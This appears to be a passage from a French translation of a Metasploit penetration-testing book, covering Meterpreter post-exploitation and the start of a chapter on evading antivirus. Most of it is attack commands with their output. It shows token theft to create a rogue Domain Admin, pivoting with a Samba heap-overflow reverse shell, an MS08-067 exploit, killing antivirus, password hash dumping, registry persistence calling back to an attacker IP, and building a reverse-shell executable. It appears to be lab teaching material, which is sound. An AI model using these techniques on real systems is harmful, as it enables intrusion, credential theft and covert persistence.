Imaginez le scénario suivant : vous effectuez un test de pénétration dans votre société, et vous avez réussi à compromettre le système et ouvert une console Meterpreter. Un compte administrateur s'est connecté dans les treize dernières heures. Lorsque ce compte se connecte, un jeton Kerberos est transmis au serveur (single sign-on) et est valable pour une certaine période de temps. Vous exploitez ce système *via* le jeton Kerberos valide et actif, et à travers Meterpreter vous réussissez à emprunter le rôle d'administrateur, sans avoir besoin du mot de passe. Ensuite, vous piratez un compte administrateur de domaine ou vous recherchez un compte de contrôleur de domaine. C'est probablement l'un des moyens les plus faciles d'avoir accès à un système et un autre exemple de l'utilité de Meterpreter.

Utilisation de *ps*

Pour cet exemple, nous allons utiliser la fonction Meterpreter ps pour lister les applications en cours d'exécution et montrer sous quel compte elles sont en cours d'exécution. Nous allons utiliser le nom de domaine SNEAKS.IN ❶ et le compte utilisateur ihazdomainadmin ❷.

```
meterpreter > ps

Process list
============

PID  Name          Arch  Session  User                              Path
---  ----          ----  -------  ----                              ----
0    [System
     Process]
4    System        x86   0        NT AUTHORITY\SYSTEM
380  cmd.exe       x86   0        ❶SNEAKS.IN\ihazdomainadmin❷  \Systen

. . . SNIP . . .
```

meterpreter >

Comme indiqué dans la liste ci-après, nous tirons profit de steal_token et du PID (380 dans ce cas) pour voler le jeton de l'utilisateur et usurper le rôle de l'administrateur du domaine :

meterpreter > **steal_token 380**

Stolen token with username: SNEAKS.IN\ihazdomainadmin

meterpreter >

Nous avons réussi à usurper le compte d'administrateur de domaine et Meterpreter est maintenant en cours d'exécution pour le compte de cet utilisateur.

Dans certains cas, *ps* ne peut énumérer un processus en cours d'exécution en tant qu'administrateur de domaine. Nous pouvons tirer parti d'incognito pour lister les jetons disponibles sur le système. Lorsque vous effectuez un test de pénétration, vous devez vérifier la sortie de *ps* et d'incognito parce que les résultats peuvent varier.

Nous chargeons incognito avec *use incognito*, puis listons les jetons avec list_tokens -u. En parcourant la liste des jetons, nous voyons le compte utilisateur SNEAKS.IN\ihazdomainadmin en ❶. Maintenant, nous pouvons usurper l'identité de quelqu'un d'autre.

meterpreter > **use incognito**

Loading extension incognito...success.

meterpreter > **list_tokens -u**

[- Warning:Not currently running as SYSTEM, not all tokens will be] available

Call rev2self if primary process token is SYSTEM

Delegation Tokens Available

==========

SNEAKS.IN\ihazdomainadmin ❶

IHAZSECURITY\Administrator

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

Impersonation Tokens Available

==========

NT AUTHORITY\ANONYMOUS LOGON

Comme indiqué dans la liste suivante, nous avons réussi à usurper le jeton ihazdomainadmin en ❶ et à ajouter un compte d'utilisateur en ❷, auquel nous avons ensuite donné les droits d'administrateur de domaine en ❸ (assurez-vous d'utiliser deux backslashes \\ en entrant dans le DOMAIN\USERNAME en ❶). Notre contrôleur de domaine est 192.168.33.50.

```
meterpreter > impersonate_token SNEAKS.IN\\ihazdomainadmin ❶

[+] Delegation token available

[+] Successfully impersonated user SNEAKS.IN\ihazdomainadmin

meterpreter > add_user omgcompromised p@55w0rd! -h
192.168.33.50 ❷

[*] Attempting to add user omgcompromised to host 192.168.33.50

[+] Successfully added user

meterpreter > add_group_user "Domain Admins" omgcompromised
-h 192.168.33.50 ❸

[*] Attempting to add user omgcompromised to group Domain Admins
on domain controller 192.168.33.50

[+] Successfully added user to group
```

En entrant les commandes add_user et add_group_user, n'oubliez pas de spécifier l'option -h, qui spécifie à Incognito où ajouter le compte

d'administrateur de domaine. Dans ce cas, c'est l'adresse IP d'un contrôleur de domaine. Les conséquences de cette attaque sont dévastatrices. Fondamentalement, le jeton Kerberos peut être affecté sur tout système auquel se connecte un administrateur de domaine, ce qui permet d'accéder à l'ensemble du domaine. Cela signifie que chaque serveur de votre réseau est votre maillon le plus faible !

Pivot sur d'autres systèmes

Le *Pivot* est une méthode Meterpreter qui permet d'attaquer d'autres systèmes sur un réseau *via* la console Meterpreter. Par exemple, si un attaquant veut compromettre un système, il pourrait se servir du pivot pour compromettre d'autres systèmes sur le même réseau ou accéder à des systèmes auxquels il n'aurait pas pu acheminer le trafic autrement, pour une raison quelconque.

Par exemple, supposons que vous effectuez un test de pénétration depuis Internet. Vous compromettez un système *via* une vulnérabilité et avez une console Meterpreter vers le réseau interne. Vous ne pouvez pas accéder directement à d'autres systèmes sur le réseau, parce que le système que vous avez compromis ne peut pas vous fournir tout ce dont vous avez besoin pour le faire, mais vous avez besoin de pénétrer davantage le réseau. Pivoter vous permettra d'attaquer plusieurs systèmes sur le réseau interne via Internet, en utilisant la console Meterpreter.

Dans l'exemple suivant, nous allons attaquer un système d'un sous-réseau et router notre trafic *via* ce système pour attaquer un autre système. Nous commencerons par exploiter la machine Windows XP, puis nous allons propager l'attaque de notre machine attaquante à un système Ubuntu sur le réseau interne. Nous allons venir nous connecter à une adresse 10.10.1.1/24 et attaquer les systèmes au sein du réseau 192.168.33.1/24.

Nous partons du principe que nous avons déjà accès à un serveur *via* une compromission et mettrons l'accent sur l'établissement d'une connexion à

ce réseau. Ensuite, nous allons introduire des scripts externes écrits avec Meterpreter qui peuvent être trouvés dans le répertoire scripts/meterpreter/ Ces scripts offrent des fonctionnalités supplémentaires que nous pouvons utiliser dans Meterpreter.

Nous commençons par l'affichage des sous-réseaux locaux sur le système compromis dans une session Meterpreter avec run get_local_subnets, comme indiqué en ❶.

```
[*]     Meterpreter session 1 opened (10.10.1.129:443 ->
        192.168.33.130:1075)



meterpreter > run get_local_subnets ❶

Local subnet: 192.168.33.0/255.255.255.0

meterpreter > background ❷

msf exploit(handler) > route add 192.168.33.0 255.255.255.0 1 ❸

msf exploit(handler) > route print ❹



Active Routing Table

==========================
```

Subnet	Netmask	Gateway
192.168.33.0	255.255.255.0	Session 1 ❺

Nous avons réussi à compromettre notre machine Windows XP et à avoir un accès complet à celle-ci. Ensuite, nous plaçons en arrière plan notre session active en ❷ et ajoutons une commande route au framework en ❸, lui indiquant de router le réseau ID distant vers la session 1, la session Meterpreter en arrière-plan. Nous affichons ensuite les routes actives avec *route print* en ❹, et nous pouvons clairement voir en ❺ que, comme nous l'avons souhaité, le routage est actif.

Ensuite, nous allons mettre en place un second exploit contre le système cible Linux. L'exploit spécifique ici est un *heap overflow* basé sur Samba, qui sera vulnérable sur notre machine Metasploitable.

```
use msf exploit(handler) > use linux/samba/lsa_transnames_heap

msf exploit(lsa_transnames_heap) > set payload
linux/x86/shell/reverse_tcp

payload => linux/x86/shell/reverse_tcp

msf exploit(lsa_transnames_heap) > set LHOST 10.10.1.129 ❶

LHOST => 10.10.1.129

msf exploit(lsa_transnames_heap) > set LPORT 8080
```

LPORT => 8080

msf exploit(lsa_transnames_heap) > **set RHOST 192.168.33.132 ❷**

RHOST => 192.168.33.132

msf exploit(lsa_transnames_heap) > **ifconfig ❸**

[*] exec: ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:47:e6:79

inet addr:10.10.1.129 Bcast:10.10.1.255 Mask:255.255.255.0

inet6 addr: fe80::20c:29ff:fe47:e679/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:23656 errors:0 dropped:0 overruns:0 frame:0

TX packets:32321 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:4272582 (4.2 MB) TX bytes:17849775 (17.8 MB)

Interrupt:19 Base address:0x2000

Lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:600 errors:0 dropped:0 overruns:0 frame:0

TX packets:600 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:41386 (41.3 KB) TX bytes:41386 (41.3 KB)

msf exploit(lsa_transnames_heap) > **exploit**

[*] Started reverse handler on 10.10.1.129:8080

[*] Creating nop sled....

[*] Trying to exploit Samba with address 0xffffe410...

[*] Connecting to the SMB service...

[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Calling the vulnerable function...

[+] Server did not respond, this is expected

[*] Trying to exploit Samba with address 0xffffe411...

[*] Connecting to the SMB service...

[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Calling the vulnerable function...

[+] Server did not respond, this is expected

```
[*] Trying to exploit Samba with address 0xffffe412...

[*] Connecting to the SMB service...

[*] Binding to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Bound to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...

[*] Calling the vulnerable function...

[*] Sending stage (36 bytes)

[*] Command shell session 1 opened (10.10.1.129:8080 ->
192.168.33.132:1608) ❹
```

Comparez les variables LHOST ❶ et RHOST ❷ à l'information de réseau affichée par ifconfig ❸. Notre option LHOST spécifie l'adresse IP de notre machine attaquante. Notez également que l'adresse IP de l'option RHOST est configurée sur un autre sous-réseau et que nous attaquons des systèmes en établissant un tunnel par lequel nous allons faire transiter le trafic par le biais de notre machine cible compromise vers d'autres systèmes sur le réseau de la cible. Nous tirons parti de l'attaque *pivoting via* Metasploit pour faire transiter les communications par le biais de notre machine exploitée vers la machine cible qui se trouve sur le sous-réseau local. Dans ce cas, si le *heap overflow* réussit, nous devrions obtenir un reverse *shell* depuis 192.168.33.132, simplement en nous appuyant sur les communications réseau sur la machine déjà compromise. Quand nous exécutons l'exploit avec *exploit*, nous voyons en ❹ qu'une connexion est établie comme prévu sur une autre machine, pas la machine Windows XP. Maintenant, pour scanner les ports à travers le

pivot, nous utiliserons le module de scan scanner/portscan/tcp, qui est conçu pour gérer le routage par le biais de Metasploit.

Note

Vous pouvez également utiliser le scanner scanner/portscan/tcp pour effectuer une série de scans de ports à travers votre cible compromise sur le sous-réseau local. Nous n'entrerons pas dans les détails ici, mais sachez que vous pouvez effectuer un scan de ports sur un réseau compromis grâce à ce module.

Dans les exemples précédents, nous avons utilisé la commande route add après avoir compromis le système. Une alternative serait, afin d'ajouter des routes automatiquement à Meterpreter sur une nouvelle session, d'utiliser load auto_add_route :

```
msf exploit(ms08_067_netapi) > load auto_add_route

[*] Successfully loaded plugin: auto_add_route


msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.1.129:443

[*] Triggering the vulnerability...

[*] Sending stage (748032 bytes)

[*] Meterpreter session 1 opened (10.10.1.129:443 ->
```

192.168.33.130:1090)

[*] AutoAddRoute: Routing new subnet 192.168.33.0/255.255.255.0 through session 1

Utilisation de scripts Meterpreter

Plusieurs scripts Meterpreter externes peuvent aider à énumérer un système ou à exécuter des tâches prédéfinies à l'intérieur du shell Meterpreter. Nous ne les couvrirons pas tous ici, mais nous en citerons tout de même quelques-uns des plus remarquables.

Remarque

Les scripts Meterpreter sont en cours de modification en module de postexploitation. Nous allons couvrir à la fois les scripts et les modules de postexploitation dans ce chapitre.

Pour exécuter un script à partir de la console Meterpreter, entrez run scriptname. Le script pourra soit être exécuté soit fournir une aide supplémentaire sur la façon de l'exécuter.

Si vous souhaitez utiliser une interface graphique interactive à distance sur le système, vous pouvez utiliser le protocole VNC pour tunneler les communications Active Desktop et interagir avec l'interface graphique du bureau sur la machine cible. Mais dans certains cas, le système peut être verrouillé et vous ne pourrez pas y accéder. N'ayez crainte : Metasploit va nous aider.

Dans l'exemple suivant, nous effectuons la commande run vnc, qui installe une session VNC sur le système distant. À partir de là, nous lançons run screen_unlock pour déverrouiller la machine cible afin que

nous puissions afficher le bureau. En conséquence, une fenêtre VNC devrait apparaître, qui nous montre le bureau cible.

```
meterpreter > run vnc

[*] Creating a VNC reverse tcp stager: LHOST=192.168.33.129 LPORT=4545)

[*] Running payload handler

[*] VNC stager executable 37888 bytes long

[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\CTDWtQC.exe (must be deleted manually)

[*] Executing the VNC agent with endpoint 192.168.33.129:4545...

[*] VNC Server session 2 opened (192.168.33.129:4545 -> 192.168.33.130:1091)
```

Cela nous donnera une interface graphique VNC sur la machine cible et nous permettre d'interagir *via* un bureau.

```
meterpreter > run screen_unlock

[*] OS 'Windows XP (Build 2600, Service Pack 2).' found in known targets

[*] patching...
```

[*] done!

Migration d'un processus

Souvent, lorsque nous nous attaquons à un système et exploitons un service tel qu'Internet Explorer, si l'utilisateur ferme le navigateur cible, la session Meterpreter est également fermée et nous perdons notre connexion à la cible. Pour éviter ce problème, on peut utiliser le module de postexploitation *migrate*, illustré ci-après, pour faire migrer le service vers un espace mémoire qui ne se clos pas lorsque la cible ferme le navigateur. En migrant vers un autre processus plus stable, nous nous assurons que le processus ne sera pas fermé et que nous maintiendrons notre connexion au système.

meterpreter > **run post/windows/manage/migrate**

[*] Running module against V-MAC-XP

[*] Current server process: revterp.exe (2436)

[*] Migrating to explorer.exe...

[*] Migrating into process ID 816

[*] New server process: Explorer.EXE (816)

Tuer un logiciel antivirus

Un logiciel antivirus peut bloquer certaines tâches. Au cours de tests de pénétration, nous avons vu des antivirus "plus intelligents" ou des produits

de prévention d'intrusion bloquant notre capacité à exécuter certains vecteurs d'attaque. Dans de tels cas, on peut exécuter le script killav pour stopper les processus empêchant l'exécution de nos tâches.

meterpreter > **run killav**

[*] Killing Antivirus services on the target...

[*] Killing off cmd.exe...

[*] Killing off cmd.exe...

Obtenir les hashes des mots de passe du système

L'obtention d'une copie des hashes du système nous permet d'exécuter l'attaque pass-the-hash ou de bruteforcer le hash pour révéler le mot de passe en texte clair. Nous pouvons obtenir les mots de passe hachés avec la commande run hashdump :

meterpreter > **run hashdump**

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY de4b35306c5f595438a2f7

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb

Voir tout le trafic sur un ordinateur cible

Pour voir l'ensemble du trafic sur une cible, nous pouvons lancer un enregistreur de paquets. Tout ce qui est capturé par packetrecorder est enregistré dans un fichier au format .pcap à analyser avec un outil tel que Wireshark.

Dans cette introduction, nous exécutons le script packetrecorder avec l'option -i 1, qui spécifie l'interface que nous voulons utiliser pour effectuer les captures de paquets :

meterpreter > **run packetrecorder -i 1**

[*] Starting Packet capture on interface 1

[*] Packet capture started

***Scraping* d'un système**

Le script scraper énumère tout ce que vous pourriez vouloir d'un système. Il va récupérer les noms d'utilisateur et les mots de passe, télécharger l'ensemble du registre, récupérer les hashes de mots de passe, recueillir des informations sur le système et exporter la HKEY_CURRENT_USER (HKCU).

meterpreter > **run scraper**

[*] New session on 192.168.33.130:1095...

[*] Gathering basic system information...

[*] Dumping password hashes...

[*] Obtaining the entire registry...

[*] Exporting HKCU

[*] Downloading HKCU (C:\WINDOWS\TEMP\XklepHOU.reg)

Utiliser *Persistence*

Le script persistence de Meterpreter permet d'injecter un agent Meterpreter pour s'assurer que Meterpreter restera opérationnel, même après le redémarrage du système cible. S'il s'agit d'une *reverse connection*, vous pouvez définir la période à laquelle la cible tentera régulièrement de se connecter à la machine attaquante. Si c'est une *bind*, vous pouvez vous reconnecter à l'interface au moment voulu.

Avertissement

Si vous utilisez cette fonctionnalité, assurez-vous de la retirer lorsque vous avez terminé. Si vous oubliez de le faire, n'importe quel attaquant peut également accéder au système sans authentification !

Dans le shell suivant, nous lançons persistence et indiquons à Windows d'activer automatiquement l'agent au moment du démarrage (-X), d'attendre cinquante secondes (-i 50) avant d'effectuer une nouvelle tentative de connexion, sur le port 443 (-p 443) et de se connecter à l'IP 192.168.33.129. Nous lançons ensuite un listener pour l'agent en ❶ avec use multi/handler et, après avoir réglé quelques options et exécuté l'exploit, nous voyons en ❸ que la connexion revient comme prévu.

```
meterpreter > run persistence -X -i 50 -p 443 -r 192.168.33.129

[*] Creating a persistent agent: LHOST=192.168.33.129 LPORT=443
(interval=50 onboot=true)

[*] Persistent agent script is 316384 bytes long

[*] Uploaded the persistent agent to
C:\WINDOWS\TEMP\asSnqrlUDRwO.vbs

[*] Agent executed with PID 3160

[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xEYnaHe
❷

[*] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
xEYnaHedooc

msf> use multi/handler ❶
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LPORT 443

LPORT => 443

msf exploit(handler) > set LHOST 192.168.33.129

LHOST => 192.168.33.129

msf exploit(handler) > exploit



[*] Started reverse handler on 192.168.33.129:443

[*] Starting the payload handler...

[*] Sending stage (748032 bytes)

[*] Meterpreter session 2 opened (192.168.33.129:443 ->
192.168.33.130:1120) ❸
```

À ce jour, la seule façon d'éliminer l'agent Meterpreter est de supprimer l'entrée dans HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ dans la base de registre et de supprimer le code VBScript situé dans C:\WINDOWS\TEMP\. Assurez-vous de noter les clés de registre et les emplacements (tels que HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xEYnaHedooc ❷) pour les supprimer

manuellement. Généralement, vous pouvez le faire *via* Meterpreter. Sinon, renvoyez-les vers un shell et retirez-les de cette façon. Si vous vous sentez plus à l'aise avec une interface graphique, vous pouvez utiliser run vnc et supprimer le script avec regedit (notez que les clés de registre vont changer chaque fois, alors assurez-vous de noter correctement où Metasploit les a ajoutées).

Utilisation des modules de postexploitation

Comme mentionné précédemment, les scripts Meterpreter sont peu à peu transformés en modules de postexploitation. Cette transition vers les modules de post-exploitation apportera enfin un standard et un format consistant aux modules Metasploit. Au cours des chapitres suivants, vous verrez la structure globale des modules auxiliaires et exploits. Dans le passé, des scripts de Meterpreter utilisaient leurs propres formats, qui se traduisaient par un comportement très différent de celui des autres modules.

Un avantage supplémentaire de cette harmonisation des modules au même format, c'est la capacité d'effectuer la même attaque sur toutes les sessions disponibles. Supposons, par exemple, que vous avez dix shells Meterpreter ouverts. Dans le mode classique, vous devez exécuter hashdump sur chaque shell ou écrire des scripts personnalisés pour faire interagir les consoles. Dans le nouveau format, vous serez en mesure d'interagir avec chaque session et d'effectuer hashdump sur plusieurs systèmes en cas de besoin.

Le shell suivant montre un exemple de la façon d'utiliser les modules de postexploitation :

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
```

[*] Calculating the hboot key using SYSKEY de4b35306c5f595438a2f78f768772d2...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

Pour voir la liste des modules de postexploitation, entrez la commande suivante, puis appuyez sur la touche TAB de votre clavier à la fin de la ligne :

meterpreter > **run post/**

Upgrade d'un shell de commandes à un shell Meterpreter

Une des fonctionnalités les plus récentes du Framework Metasploit est sa capacité d'upgrader un payload de type shell de commande en un payload Meterpreter une fois que le système a été exploité, en exécutant la commande sessions -u. Ceci est très utile si l'on utilise un payload type shell de commande comme étape initiale et qu'ensuite on découvre que le nouveau système exploité serait une plateforme d'exploitation parfaite pour de nouvelles attaques dans le réseau. Regardons un exemple rapide et complet utilisant MS08-067 avec un reverse shell comme payload, puis en l'upgradant vers un shell Meterpreter.

root@bt:/opt/framework3/msf3# **msfconsole**

msf > **search ms08_067**

[*] Searching loaded modules for pattern 'ms08_067'...

Exploits

========

Name	Rank	Description
windows/smb/ms08_067_netapi	great	Microsoft Server Service Relative Path Stack Corruption

msf > **use windows/smb/ms08_067_netapi**

msf exploit(ms08_067_netapi) > **set PAYLOAD windows/shell/reverse_tcp**

payload => windows/shell/reverse_tcp

msf exploit(ms08_067_netapi) > **set TARGET 3**

target => 3

msf exploit(ms08_067_netapi) > **setg LHOST 192.168.33.129 ❶**

LHOST => 192.168.33.129

msf exploit(ms08_067_netapi) > **setg LPORT 8080**

LPORT => 8080

msf exploit(ms08_067_netapi) > **exploit -z ❷**

[*] Started reverse handler on 192.168.33.129:8080

[*] Triggering the vulnerability...

[*] Sending stage (240 bytes)

[*] Command shell session 1 opened (192.168.33.129:8080 -> 192.168.33.130:1032)

[*] Session 1 created in the background.

msf exploit(ms08_067_netapi) > **sessions -u 1 ❸**

[*] Started reverse handler on 192.168.33.129:8080

[*] Starting the payload handler...

[*] Command Stager progress - 3.16% done (1694/53587 bytes)

[*] Command Stager progress - 6.32% done (3388/53587 bytes)

. . . SNIP . . .

[*] Command Stager progress - 97.99% done (52510/53587 bytes)

[*] Sending stage (748032 bytes)

msf exploit(ms08_067_netapi) > [*] Meterpreter session 2 opened (192.168.33.129:8080 -> 192.168.33.130:1044)

msf exploit(ms08_067_netapi) > **sessions -i 2**

[*] Starting interaction with 2...

meterpreter >

En ❶ nous passons la commande setg pour LHOST et LPORT, qui est nécessaire pour que sessions -u 1 upgrade notre shell à un Meterpreter en ❸ (la commande setg définit LPORT et LHOST globalement dans

Metasploit, pas seulement pour cet exploit).

Notez en ❷ que, lorsque nous exploitons le système, nous effectuons la commande exploit -z, qui n'interagira pas avec la session une fois que la cible aura été exploitée. Si vous avez déjà exécuté la commande exploit à ce stade, vous pouvez simplement appuyer sur CTRL+Z et exécuter la session en arrière-plan.

Manipulation des API Windows avec l'add-on *Railgun*

Vous pouvez utiliser l'API Windows native directement depuis un add-on Metasploit appelé Railgun, qui a été écrit par Patrick HVE. En ajoutant Railgun au Metasploit framework, vous pouvez appeler les API Windows en mode natif par Meterpreter, le tout depuis l'API Windows. Par exemple, dans la démonstration suivante, nous allons passer dans un shell interactif Ruby (irb), disponible *via* Meterpreter. Le shell irb nous permet d'interagir directement avec Meterpreter avec la syntaxe Ruby. Nous appelons Railgun dans cet exemple et créons un simple pop-up disant "hello world".

```
meterpreter > irb

[*] Starting IRB shell

[*] The 'client' variable holds the meterpreter client

>> client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
```

Sur la machine cible Windows XP, vous devriez voir un pop-up avec world dans la barre de titre et hello dans la boîte de message. Dans cet exemple, nous avons tout simplement appelé le user32.dll et la fonction MessageBoxA, qui prend les paramètres comme indiqué.

Note

Pour une liste de tous les appels d'API documentés, visitez **http://msdn.microsoft.com/**.

Nous ne traiterons pas Railgun en détail (vous pouvez trouver un tutoriel dans le framework dans le répertoire external/source/meterpreter/source/extensions/stdapi/ server/railgun/), mais cela vous donne une idée de sa puissance.

Les implications sont énormes : Railgun donne les mêmes capacités qu'une application native Win32 avec un accès complet à l'API Windows.

Conclusion

J'espère que vous êtes maintenant assez à l'aise avec Meterpreter. Nous n'avons pas passé au crible tous ses flags et toutes ses options, parce que nous désirons que votre connaissance de Meterpreter se développe en l'expérimentant et en l'utilisant. C'est un outil en constante évolution avec une énorme quantité de support pour les scripts et les ajouts. Une fois que vous serez à l'aise avec l'interface globale, vous serez en mesure de maîtriser quelque chose de nouveau. Au Chapitre 16, vous apprendrez à créer vos propres scripts Meterpreter à partir de zéro et découvrirez la structure générale d'un script Meterpreter.

7

Éviter la détection

Sommaire

- Création de binaires autonomes avec MSFpayload
- Échapper à la détection antivirus
- Multiencodage
- Modèles d'exécutables personnalisés
- Lancement furtif d'un payload
- Les packers
- Un dernier mot sur le contournement d'antivirus

Lorsque vous effectuez un test de pénétration, rien n'est plus embarrassant que d'être pris par les logiciels antivirus. C'est l'un des petits détails qui peuvent être négligés assez facilement. Si vous ne faites pas de plan pour échapper à la détection par les logiciels antivirus, votre cible saura rapidement qu'il y a un problème. Dans ce chapitre, nous allons couvrir les situations dans lesquelles le logiciel antivirus peut être un problème et évoquer les solutions possibles.

La plupart des logiciels antivirus utilisent des signatures pour identifier les aspects du code malveillant qui sont présents dans un échantillon de logiciel malveillant. Ces signatures sont chargées dans les moteurs antivirus, puis utilisées pour scanner le stockage sur disque et les processus exécutés à la recherche de correspondances. Lorsqu'une correspondance est trouvée, le logiciel antivirus prend certaines mesures

pour répondre à la situation : la plupart mettent le fichier binaire en quarantaine ou terminent le processus en cours d'exécution.

Comme vous pouvez l'imaginer, ce modèle présente des problèmes à grande échelle. D'une part, la quantité de code malveillant sur Internet induit qu'un antivirus disposant de signatures peut uniquement vérifier les fichiers à la vitesse de la mise en correspondance de ces signatures. De plus, celles-ci doivent être suffisamment précises pour se déclencher uniquement quand elles rencontrent des programmes malveillants, pas dans le cas de logiciels légitimes. Ce modèle est relativement facile à mettre en œuvre, mais il offre un succès limité dans la pratique.

Cela dit, les éditeurs d'antivirus gagnent beaucoup d'argent et de nombreuses personnes intelligentes et talentueuses travaillent dans cette industrie. Si vous prévoyez d'utiliser un payload qui n'est pas construit sur mesure, vous pouvez vous attendre à ce que l'antivirus le détecte.

Pour échapper aux antivirus, nous pouvons créer des payloads sur mesure pour faire en sorte qu'ils ne contiennent aucune signature connue. En outre, lorsque nous lançons des exploits directement comme un système, les payloads Metasploit sont conçus pour fonctionner en mémoire et ne jamais écrire des données sur le disque dur. Quand nous envoyons un payload dans le cadre d'un exploit, la plupart des antivirus ne détectent pas qu'il a été exécuté sur la cible.

Plutôt que de se concentrer sur les commandes spécifiques, nous allons nous concentrer sur les concepts sous-jacents. Considérez les types de caractéristiques qui pourraient déclencher le logiciel antivirus et essayez d'utiliser les techniques présentées ici pour modifier des portions de code de sorte qu'elles ne correspondent plus aux signatures antivirus. N'ayez pas peur d'expérimenter.

Création de binaires autonomes avec *MSFpayload*

Avant de nous pencher sur la manière d'échapper aux antivirus, regardons comment créer des payloads binaires autonomes avec Metasploit grâce à msfpayload. Pour commencer, nous allons créer un reverse shell simple qui se connecte à l'attaquant et renvoie un shell. Nous allons utiliser msfpayload et windows/shell_reverse_tcp. Mais d'abord, penchons-nous sur les options disponibles pour le payload shell_reverse_tcp en utilisant le flag O en ❶.

```
root@bt:/# msfpayload windows/shell_reverse_tcp O ❶

. . . SNIP . . .

Basic options:

Name        Current Setting  Required  Description
----        ---------------  --------  -----------
EXITFUNC    process          yes       Exit technique: seh, thread, process
LHOST                        yes       The local address
LPORT       4444             yes       The local port
```

Maintenant, nous allons lancer à nouveau msfpayload et fournir les

options nécessaires à la création de ce payload au format *Windows Portable Executable* (PE). Pour ce faire, nous ajoutons l'option X, comme indiqué en ❶ comme format de sortie :

```
root@bt:/# msfpayload windows/shell_reverse_tcp
LHOST=192.168.1.101 LPORT=31337 X ❶ > /var/www/payload1.exe

root@bt:/# file /var/www/payload1.exe

var/www/payload1.exe: MS-DOS executable PE for MS Windows
(GUI) Intel 80386 32-bit
```

Ayant désormais un exécutable fonctionnel, nous pouvons lancer un listener avec le module multi/handler dans msfconsole. Ce module permet à Metasploit d'écouter les *reverse connections*.

```
msf > use exploit/multi/handler ❶

msf exploit(handler) > show options ❷

. . . SNIP . . .

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST	192.168.1.101	yes	The local address
LPORT	4444	yes	The local port

. . . SNIP . . .

msf exploit(handler) > **set PAYLOAD windows/shell_reverse_tcp ❸**

PAYLOAD => windows/shell_reverse_tcp

msf exploit(handler) > **set LHOST 192.168.1.101 ❹**

LHOST => 192.168.1.101

msf exploit(handler) > **set LPORT 31337 ❺**

LPORT => 31337

```
msf exploit(handler) >
```

Nous utilisons d'abord le module multi/handler en ❶ et jetons un coup d'œil aux options en ❷. Ensuite, nous avons paramétré notre payload de sorte que ce soit un reverse shell Windows en ❸ afin qu'il corresponde au comportement de l'exécutable que nous avons créé plus tôt, puis défini l'adresse IP en ❹ et le port à écouter en ❺. Nous voilà prêts.

Échapper à la détection antivirus

Nous allons utiliser l'antivirus populaire AVG dans les exemples suivants. Comme cela peut prendre un certain temps et de multiples essais afin de réussir à contourner certains moteurs antivirus, nous commençons par vérifier l'antivirus avant de déployer notre payload afin de s'assurer que ce dernier parviendra à passer avant son déploiement sur la cible.

Dans ce cas, lorsque nous testons notre payload avec AVG, nous voyons qu'il est détecté (voir Figure 7.1).

